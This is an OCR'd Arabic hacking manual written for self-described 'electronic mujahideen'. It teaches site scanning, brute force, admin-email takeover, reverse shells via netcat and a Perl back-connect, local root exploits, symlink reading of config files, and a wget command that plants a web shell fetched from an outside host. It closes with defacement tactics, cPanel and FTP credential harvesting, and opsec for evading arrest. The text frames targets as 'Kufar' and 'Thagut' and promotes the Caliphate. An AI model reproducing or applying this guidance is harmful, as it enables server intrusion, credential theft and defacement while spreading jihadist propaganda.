
1 فصح الموقع و برامجه

و ينقسم لقسمين .

الفحص الالي

عن طريق برامج تفصح المواقع اليا لكل واحد منها خواص نذكر منهم >


Acunetix : الافضل بالنسبة لي مدفوع و غير مجاني لكن الكراك متوفر بالنت
(صورة للبرنامج)



يحتوي على عدة ادواة تحتاجها يستخرج المسارات بسرعة الاول (بالنسبة لي) في استخراج الثغرات و معلومات عن الموقع باختصار ... لا بديل عنه في حاسوبك .

http://www.Acunetix.com

Vega : الكثير يفضله (و لا اعرف السبب هه) باختصار ادواة احترافية و واجهة رسومية رائعة
(صورة للبرنامج)



- متوفر على الكالي لينكس
- مجاني (بدون كراك ولا سريال)
- خيار البروكسي متوفر (لاخفاء هويتك)

https://Subgraph.com/vega

بعد البرامج لدينا الادوات و السكريتات لها نفس فكرة العمل و موجودة باعداد هائلة لسهولة برمجتها نذكر اشهرها و اقواها

WPSCAN < مخصصة لفحف و اختراق مواقع الووردبريس . و ليس الفحص فقط بل بها عدة خواص من بينها البروت فورس (التخمين). فصح الثيمات. الرامج ... متوفرة بتوزيعة الكالي لينكس و يمكن تنصيبها بالويندوز الموقع الرسمي

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# wpscan

WPScan v2.1rNA

    WordPress Security Scanner by the WPScan Team
 Sponsored by the RandomStorm Open Source Initiative

Examples :

-Further help ...
ruby ./wpscan.rb --help

-Do 'non-intrusive' checks ...
ruby ./wpscan.rb --url www.example.com

-Do wordlist password brute force on enumerated users using 50 threads ...
ruby ./wpscan.rb --url www.example.com --wordlist darkc0de.lst --threads 50

-Do wordlist password brute force on the 'admin' username only ...
ruby ./wpscan.rb --url www.example.com --wordlist darkc0de.lst --username admin

-Enumerate installed plugins ...
ruby ./wpscan.rb --url www.example.com --enumerate p

-Enumerate installed themes ...
ruby ./wpscan.rb --url www.example.com --enumerate t

-Enumerate users ...
ruby ./wpscan.rb --url www.example.com --enumerate u
```

wpsacn.org

(الاوامر ظاهرة بالصورة)

JOOMSCAN < نفس فكرة wpscan غير انها خاصة بالمواقع التي تركب سكربت جوملا فقط (متوفرة بالكالي لينكس و كسابقتها بالامكان تنصيبها على الويندوز)

الموقع الرسمي :

مثال ..

joomscan -u site.com

```
File  Edit  View  Search  Terminal  Help
root@MrQuiety:~# joomscan -u djmaza.in

OWASP

=================================================================
OWASP Joomla! Vulnerability Scanner v0.0.4
(c) Aung Khant, aungkhant]at[yehg.net
YGN Ethical Hacker Group, Myanmar, http://yehg.net/lab
Update by: Web-Center, http://web-center.si (2011)
=================================================================

Vulnerability Entries: 611
Last update: February 2, 2012

Use "update" option to update the database
Use "check" option to check the scanner update
Use "download" option to download the scanner latest version package
Use svn co to update the scanner and the database
svn co https://joomscan.svn.sourceforge.net/svnroot/joomscan joomscan
```

sourceforge.net/projects/joomscan

الادوات التي شرحتها هي الاهم و نادرا ما تحتاج غيرها في الفحص الالي نذكر بعض الادوات (تعمل نفس عمل البرامج) :

. wipiti

. Pesclot

. nikto

......

الفحص اليدوي

بعد الألي هناك اليدوي و هو اصعب مرحلة في محور الاستهداف.يعتمد على تفكيرك بدرجة اولى ثم الصبر و المثابرة و لكونه لا يعتمد على طريقة محددة وضعته لكم على شكل ثلاث سيناريوهات و ما عليك الا الابداع و التطوير...

السيناريو الاول ›

```
site: www.site.il
ip: 127.0.0.1
script: wordpress
server: Personal
themes: theme_name1 , theme_name2
plugins: youtubedownload v1.2 , rolit_v2
# exploit :
-youtubedownload v1.2 [SQL inject] >
http://www.exploit-db.com/exploits/0000/
-theme_name1 [XSS] >
http://www.exploit-db.com/exploits/1111/
```

الخطوة الاولى (جمع المعلومات)

نستخرج معلومات عن الموقع و من بينها الايبي.السكربت.السرفر.. و نسطرها على هذا الشكل >>> نستخرج اسماء الثيمات و البرامج عن طريق الفحص الالي(بالبرامج المذكوة سابقا). هذه الخطوة لجمع المعلومات و تختلف المعلومات من هدف لهدف و لا تقتصر على هذه الطريقة فقط

الخطوة الثانية (ايجاد الثغرات)

–البحث عن الثيمات و التطبيقات بمواقع السيكوريتي لعلنا نجد ثغرة مسجلة

–تحميل التطبيقات التي لم تجد بها ثغرة لفحصها بنفسك (سنشرحها بالتفصيل)

–ايجاد ايميل الادمين و محاولة اختراقه (الايميل)

–البحث عن مواقع بنفس السرفر تحتوي على تطبيقات او سكربتات خبيثة

ركز على السطر الاحمر و حاول البحث عن مواقع بنفس السرفر تركب السكربت بها ثغرة سكول أو ابلود (اي ثغرة اخرى) و اليك الطريقة .

نستعرض مواقع السرفر بواسطة محرك البحث بينج

لاستعراض مواقع مصابة بسكول ' ip:127.0.0.1

لاستعراض مواقع بها سكربتات ابلود upload ip:127.0.0.1

و لك حرية الابداع و التغيير حسب السكربت التي تستهدفه

شرح تحميل و فحص سكربتات المواقع بأختصار :

–أولا البحث عن رابط لتحميل السكربت . نجرب البحث عن اسم السكربت بغوغل أو بمواقع عرض التطبيقات مثل wordpress.com/**plugins** او **extensions**.joomla.org


ان لم تجد يمكن البحث في مسار التطبيق عن ملف تحت اسم مثلا **Readme.txt**

و به من المفروض ايجاد معلومات و رابط التطبيق (قبل التحميل تأكد من رقم الاصدار)

–ثانيا فصح السكربت. يجب اعرف ان الفصح اليدوي سطرا سطرا لسكربت يحتاج معرفة بسيطة بالبرمجة في هذه الحالة PHP و احيانا ASP .. لكن في هذه يمكن استعمال برامج لفصح السكربتات مثل CodeXploiter (تجدونه بالمرفقات)

او عن طريق سكربت RIPS بالامكان تركيبه على السرفر الشخصي . رابط السكربت

http://rips-scanner.sourceforge.net




شرح تثبيت السكربت على السرفر الشخصي تجدونها بالمرفقات بأذن الله تعالى..

ننتهي من السيناريو الاول هنا .

الخطوة الاولى (جمع المعلومات) شرحناها سابقا
الخطوة الثانية (ايجاد الثغرات) نفرض أننا لم نجد ثغرة بالتطبيقات و الثيمات المركبة فنلجئ لطرق اخرى نذكر من بينها

– التخمين (Brut Force) :
أي يكون عندك اليوزر و تخمن عن الباسوورد بأستعمال «ليست باسوورد» أو العكس أو تخمن على كلاهما . (و عندما أقول تخمين لا أقصد الموقع المستهدف فقط بل كل مواقع السرفر)
يكون عادة بأستعمال برامج و سكريتات نذكر أشهرها :
*wpscan : لا تستعمل فقط للفصح و بأمكانك أستغلالها للتخمين على مواقع الووردبريس فقط (الشرح بالمرفقات)
*Master Brut : أداة رائعة مبرمجة بالبايثون تخمن على ووردبريس و جوملا (تجدونها بالمرفقات أن شاء اللّه)
*Authentication Tester : للتخمين على باقي المواقع غير ووردبريس و جوملا و هي أداة ببرنامج acunetix الخاص بفحص المواقع صورة لها و تجدون شرح أضافي بالمرفقات



في الأخير التخمين يعتمد على الهندسة الأجتماعية و الذكاء أولا و التي تعطينا باس ليست قوية ...(تجدون مع المرفقات كيف يتم عمل باس ليست)

– شراء مساحة بالسرفر (no name) :
لو كنت تشتغل بالسبام و تملك حسابات بنكية بأمكانك شراء مساحة بأغلب السرفرات و لو كان السرفر شبه شخصي بأمكانك انتحال شخصية مدير جمعية خيرية مثلا (اعمل لها صفحة فايسبوك حتى لا يشك) أما السرفرات العامة بأمكانك شراء المساحة بسهولة ما أن تعرف اسم الأستضافة

كيف أعرف أسم الاستضافة ؟

الطريقة الأولى : عن طريق هذا الموقع **http://www.netcraft.com**

Network

Site		Netblock Owner	I.T. Plus d.o.o.
Domain		Nameserver	ns1.sententica.com
IP address	78.218.172.100	DNS admin	hostmaster
IPv6 address	Not Present	Reverse DNS	unknown
Domain registrar	unknown	Nameserver organisation	unknown
Organisation	unknown	Hosting company	poslovniservisi.com
Top Level Domain		DNS Security Extensions	unknown
Hosting country	HR		

الطريقة الثانية : نستعرض مواقع السرفر بمحرك «بينج» ثم نضع الدلالة التالية Hosted By مثال : ip:127.0.0.1 Hosted By

ملاحظة مهمة : أذا أردت أستهداف موقع بنطاق .br مثلا أشتري المساحة من hostmaster.br 'مثال فقط'

–أختراق أيميل الادمن (no name) :

نفرض أننا نقوم بأستهداف موقع ووردبريس ووجدنا أيميل الموقع (سواء ببرامج الفحص . أو ايجاد ايميل للاتصال مثلا في واجهة الموقع ألخ ..)

الرجاء إدخال اسم المستخدم أو عنوان البريد الإلكتروني. سيتم إرسال رابط إلى بريدك الإلكتروني تستطيع من خلاله إنشاء كلمة مرور جديدة.

اسم المستخدم أو البريد الإلكتروني:

احصل على كلمة مرور جديدة

بعد أختراق الأميل من السهل طلب أستعادة كلمة السر مهما كانت المنصة المستهدفة (ووردبريس . جوملا أو غيرهما ..)

أستغلال



المحور الثاني من جزء الأستهداف

نظرا لأهمية هذا المحور و خاصة الجزء التطبيقي منه . و لعدم قدرتنا على شرحه على أحسن وجه كتابيا , فقد أضفنا لكم بالمرفقات روابط أفضل دروس شرح مختلف الثغرات مترجمة للعربية الرجاء الأطلاع عليها بدقة و شكرا .



قال شيخ الاسلام ابن تيمية رحمه الله :

"مذهب الأئمة الأربعة أن آلات اللهو كلها

حرام"

مجموع الفتاوى (11 / 576)

نصيحة

خلال وقت بقائك امام الشاشة اياك و الميل للمعازف و المحرمات مهما كانت تؤثر عليك و على زيادة كفاءة عملك و استئنس بأيات القرأن و الاناشيد الشرعية اخي


Kufar Website
Thagut
تخطي الحمايات
والوصول للهدف
المحور الثالث من جزء الأستهداف

نبدء الشرح بسم الله كل طريقة بأسمها و شرحها المفصل و منها الحصرية ..

*️**الترويت** : لعلك سمعت بترويت الأندرويد . نحن هنا مع ترويت السرفر أي الحصول على أعلى صلاحية ROOT و ينقسم لقسمين ترويت سرفرات لينكس و الويندوز (مصطلح ترويت الويندوز خاطئ فقط نستعمله للشرح)

سرفرات لينكس : نحتاج لكومبلايت (localroot) بورت مفتوح (حسب السرفر) و أداة النت كات بالحاسوب

أولا نعرف أصدار السرفر عن طريق أمر uname -a

```
Uname: Linux [redacted] 3.12.52-135.ELK6.x86_64 #1 SMP Tue [redacted] 5 CST 2016 x86_64
```

كل ما يهمنا هو الأصدار و السنة (معلمة بالأصفر) نبحث عن لوكال روت بغوغل مثلا localroot 2016 3.12.52 (تجدون بالمرفقات أكبر تجميعة أملكها) لا تحاول كثيرا مع لوكالات الحديثة .. الأن ننتقل للبورت .. عليك فتح البورت بحاسبوك (و روتر) نفس البورت المفتوح بالسرفر (أفحص السرفر بZENMAP) في الغالب يكون بورت 21 (بورت الاتصال ببروتوكول FTP) مفتوح دائما . و أخيرا ندخل لمجلد النت كات و نضع الأمر التالي nc -vlp 21 .. بعدها نذهب للشل و نعمل أتصال عكسي :

```
Back Connect
Bind port to /bin/sh [perl]
Port: 21  >>
Back-connect [perl]
Server: [redacted]  Port: 21  >>

[redacted]  113868  0.0  0.0  25676  2752 ?  SN  06:36  0:00 perl /tmp/bc.pl [redacted]
            117270  0.0  0.0  10056   996 ?  SN  06:38  0:00 sh -c ps aux | grep bc.pl
            117272  0.0  0.0   6496   492 ?  SN  06:38  0:00 grep bc.pl
```

(ليست الطريقة الوحيدة لعمل أتصال عكسي) بعدها يظهر لك شل لتنفيذ أوامر بالسرفر .. نرفع الأن لوكال روت على السرفر و ننفذ أمر الترجمة التالي : gcc exploit.c -o exploit .. ثم أمر تنفيذ الأكسبلويت : ./exploit» ثم نجرب الأمر id لنرى أذا تغيرت صلاحياتنا ألى روت)

سرفرات الويندوز : لكون الطريقة سهلة وضعنا شرح بالمرفقات

*️**السيملينك** : و له عدة أنواع مثلا سحب كل أختصارات الكونفيغات مرة واحدة Config Grabber) أداة تجدونها بالمرفقات) أو أستهداف مسار معين يدويا كأحداث خطئ (fatal error) بعدها نضع مسار الكونفيغ مثلا و نعمل له أختصار ..

أذا سحبت الكونفيغ و لم تظهر الملفات فجرب رفع شل K2LL33D و الدخول لملف الكوفيغات ربما تجد بعضها مصرحة

جرب الدخول لملف الكونفيغات و تطبيق أوامر يدويا مثلا cat config-WP.txt

*التخطي بالأوامر : وجدنا أن هناك موقع ووردبريس بنفس السرفر (بينج) بما أننا مثلا رفعنا الشل بمسار /var/www/site.com/ فموقع الووردبريس منطقيا مساره /var/www/target.com/ نعلم من قبل أن ملف /wp-content/uploads/ دائما يكون مصرح فنطبق الأمر التالي :

```
cd ; cd var/www/target.com/wp-content/uploads ; wget http://shell.com/shell.txt ; mv shell.txt shell.php
```

أذا نجحت الطريقة فسنجد الشل مرفوع بالمسار wp-content/uploads

-بأمكانك أيضا محاولة قراءة الكونفيغ بأمر cat . .

-تحقق أولا من صلاحياتك بالملف المستهدف بالأمر ls -la . .

-أذا لم يظهر الشل جرب تغيير الصلاحيات بالأمر chmod . .

-أذا لم ينجح أمر الأستحضار wget جرب أمر النسخ cp . .

*تعديل الجذور : عند فتح ملف index.php بمواقع تركب منصة ووردبريس فسنجد الأتي :

```
<?php
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
define('WP_USE_THEMES', true);

/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );
```

ملف الأندكس يوجه ألى ملف wp-blog-header.php و الأخير يوجه ألى ملف الأندكس بملف الثيمات /wp-content/themes/theme1 فأن أستطعت تعديل ملف الأندكس هناك فسيتغير أندكس الموقع معه

– دائما جرب التعديل على الكونفيغ أن لك عليه صلاحيات فغالبا ما يتغير معه الأندكس

–الطريقة تنجح مع كل المنصات (جوملا – دروبال – ووردبريس ....)

–أن لم تنجح حاول التغيير عشوائيا



*الهوية المزيفة : أذا كنت تملك صلاحية على مجلد رئيسي (هنا www) بينما تملك صلاحية متدنية بالمجلدات الفرعية فما عليك سوى تغيير أسم المجلد الفرعي و أنشاء مجلد بنفس أسمه الأول لترفع عليه الأندكس . . و بهذا تخترق الموقع

– أحرص على أن لا تغير أسم المجلد حيث يتواجد الشل الخاص بك

*****أختراق النسخ** : في السرفرات العامة 'الكبيرة' و شبه خاصة تحديدا تجد أن أغلبها يركب نفس السكريت المصاب في كثير من المواقع و هذا راجع لكون مدير الموقع هو نفسه مدير السرفر . فنقوم بالبحث و فصح مواقع بنفس السرفر لنجد أذا كانت نفس السكربتات ....

*****الملفات الأحتياطية** : نجد بمجلدات المواقع و ما قبلها " مثلا public_html " مجلدات تحت أسم أو تحتوي على مصطلح BACKUP و هذا يعني أن أي شئ حصل للموقع فبأمكان صاحب السرفر أو الموقع أعادة الموقع من تلك المجلدات ..
أحيانا تجد الملفات الأحتياطية لكل المواقع من دون تصريح فبأمكانك قراءة الكونفيجات حينها ..
أو أن كان لك صلاحية عليها و على مجلد الموقع الأصلي لا فبأمكانك رفع الأندكس عليها 'الملفات الأحتياطية' و محاولة تخريب المجلد الأصلي قدر المستطاع . هكذا عندما يركبون الملفات الأحتياطية فقد رفعوا الأندكس بأيديهم ..
–بأمكانك محاولة سحب الملفات الأحتياطية و قراءتها بكل طرق التخطي الأخرى

*****التخطي بالبيرل** : الطريقة سهلة فقط بعد تركيب شل البيرل "صيغة pl" نقوم بتحميل الكونفيغ بواسطة الأمر التالي :

ln –s /home/user/public_html/wp–config.php x.zip

–بالأمكان أستعمال الشل العادي لكن يفضل البيرل
–أذا لم يظهر الملف نجرب نرفع الهتكس

الهتكس : عبارة عن ملف دائما تجده بأسم htaccess. يمكنك أن تسميه بحسبة المجلد فهو يملك القوانين "كالأمتدادات المسموحة . طرق القراءة . السماح للدخول . و الكثير الكثير" و يقوم بتطبيق ما برمج عليه
و هنا عندنا هتكسات مختلفة الوضائف . من تحول صيغة php ألى jpg , من تسمح بقراءة الكونفيغات , تخطي الدوال الممنوعة ... ألخ

*****التخمين على السي بانل** : بعد سحب اليوزرات من السرفر نضع اليوزرات بأداة w0rm و نعمل باس ليست الخاص بالسرفر بأستخدام أداة معينة 'تحتاج لوضع رابط الكونفيغات فقط' أو نضع باست ليست عشوائية ثم نتركه يخمن لعله يجد لنا الحسابات (كل الأدوات بالمرفقات)

*****حسابات FTP** : تشبه حسابات السي بانل لكن الحصول عليها أسهل .. بأمكانك أيجاد اليوزر . الباس . الهوست بكونفيغات جوملا و عند الدخول أليها ببرنامج filezilla تجد أنك تملك صلاحية تغيير الأندكس
–بأمكانك سحب كل الحسابات من الكونفيغات بأداة واحدة 'تجدونها بالمرفقات'

نصائح ومنوعات



بالمجال الأمني :

– تجنب تسجيل الأختراقات أو الدخول لرابط حسابك بالزون أتش دون بروكسي .. فهذا يدل عليك مباشرة

–عند تصميم الأندكس الخاص بك أبحث عن رمز البلد الخاص بك بالكود مثلا أيطاليا it , فرنسا fr . . . و الكود تجده على هذا الشكل مثلا "ar-fr" قم بتغييره ألى بلد عشوائي

–أغلب من تم القبض عليهم هم من أعلنوا عن بلدهم فتجنب أن الأشارة ألى بلدك و لو بحرف

–كلما قللت من الحسابات التي تملكها على النت "رفع . منتديات" و قللت من يعرفها كان أفضل

–أذا أردت رفع شروحات على اليوتيوب فلتطل بالمونتاج و لتخفي كل كبيرة و صغيرة (حتى أسماء الملفات)

–كونك مجاهد ألكتروني في بلاد الكفر . فمثلك مثل الذئاب المنفردة عش حياة شاب عادي دون جلب الأنظار بضوابط شرعية

–أحرص على أخفاء كل ما للخلافة علاقة به "بيانات . أناشيد . . " في حاسوبك و بهاتفك خاصة تمويها و مضمونا . . مع تجنب تام للخلفيات الجهادية

–لا تهتم للزخم الأعلامي لأعمالك لكونه سبب للرياء أولا . و ثانيا لخطورته على أمنك

–أستعمل التور بنافذة كبيرة و تجنب تصغيرها فهذا يجعله دون فائدة

–دائما أربط أدوات الفحص 'مثل acutenix' و كل الأدوات المكتبية غيرها و حتى الترمنال بلينكس بشبكة التور (تجد شروحات مفصلة بالمرفقات)

–أذا أرتكبت الكثير من الحماقات و حسبت أن أمنك الشخصي مهدد فأنسحب من القرصنة و كل مشتقاتها و أحذف كل حساباتك مع أستعمال قرص صلب جديد لمدة ما بين الشهر ألى ستة أشهر (مجربة يا أخوة)

–تجدون بالمرفقات و في مجلد Books كتاب عن أمن الأفراد على الأنترنت تحت عنوان Practical Anonymity_ Hiding in لم يسعني ترجمته للأسف لكن أنصحكم بالأطلاع عليه

بالجانب التقني :

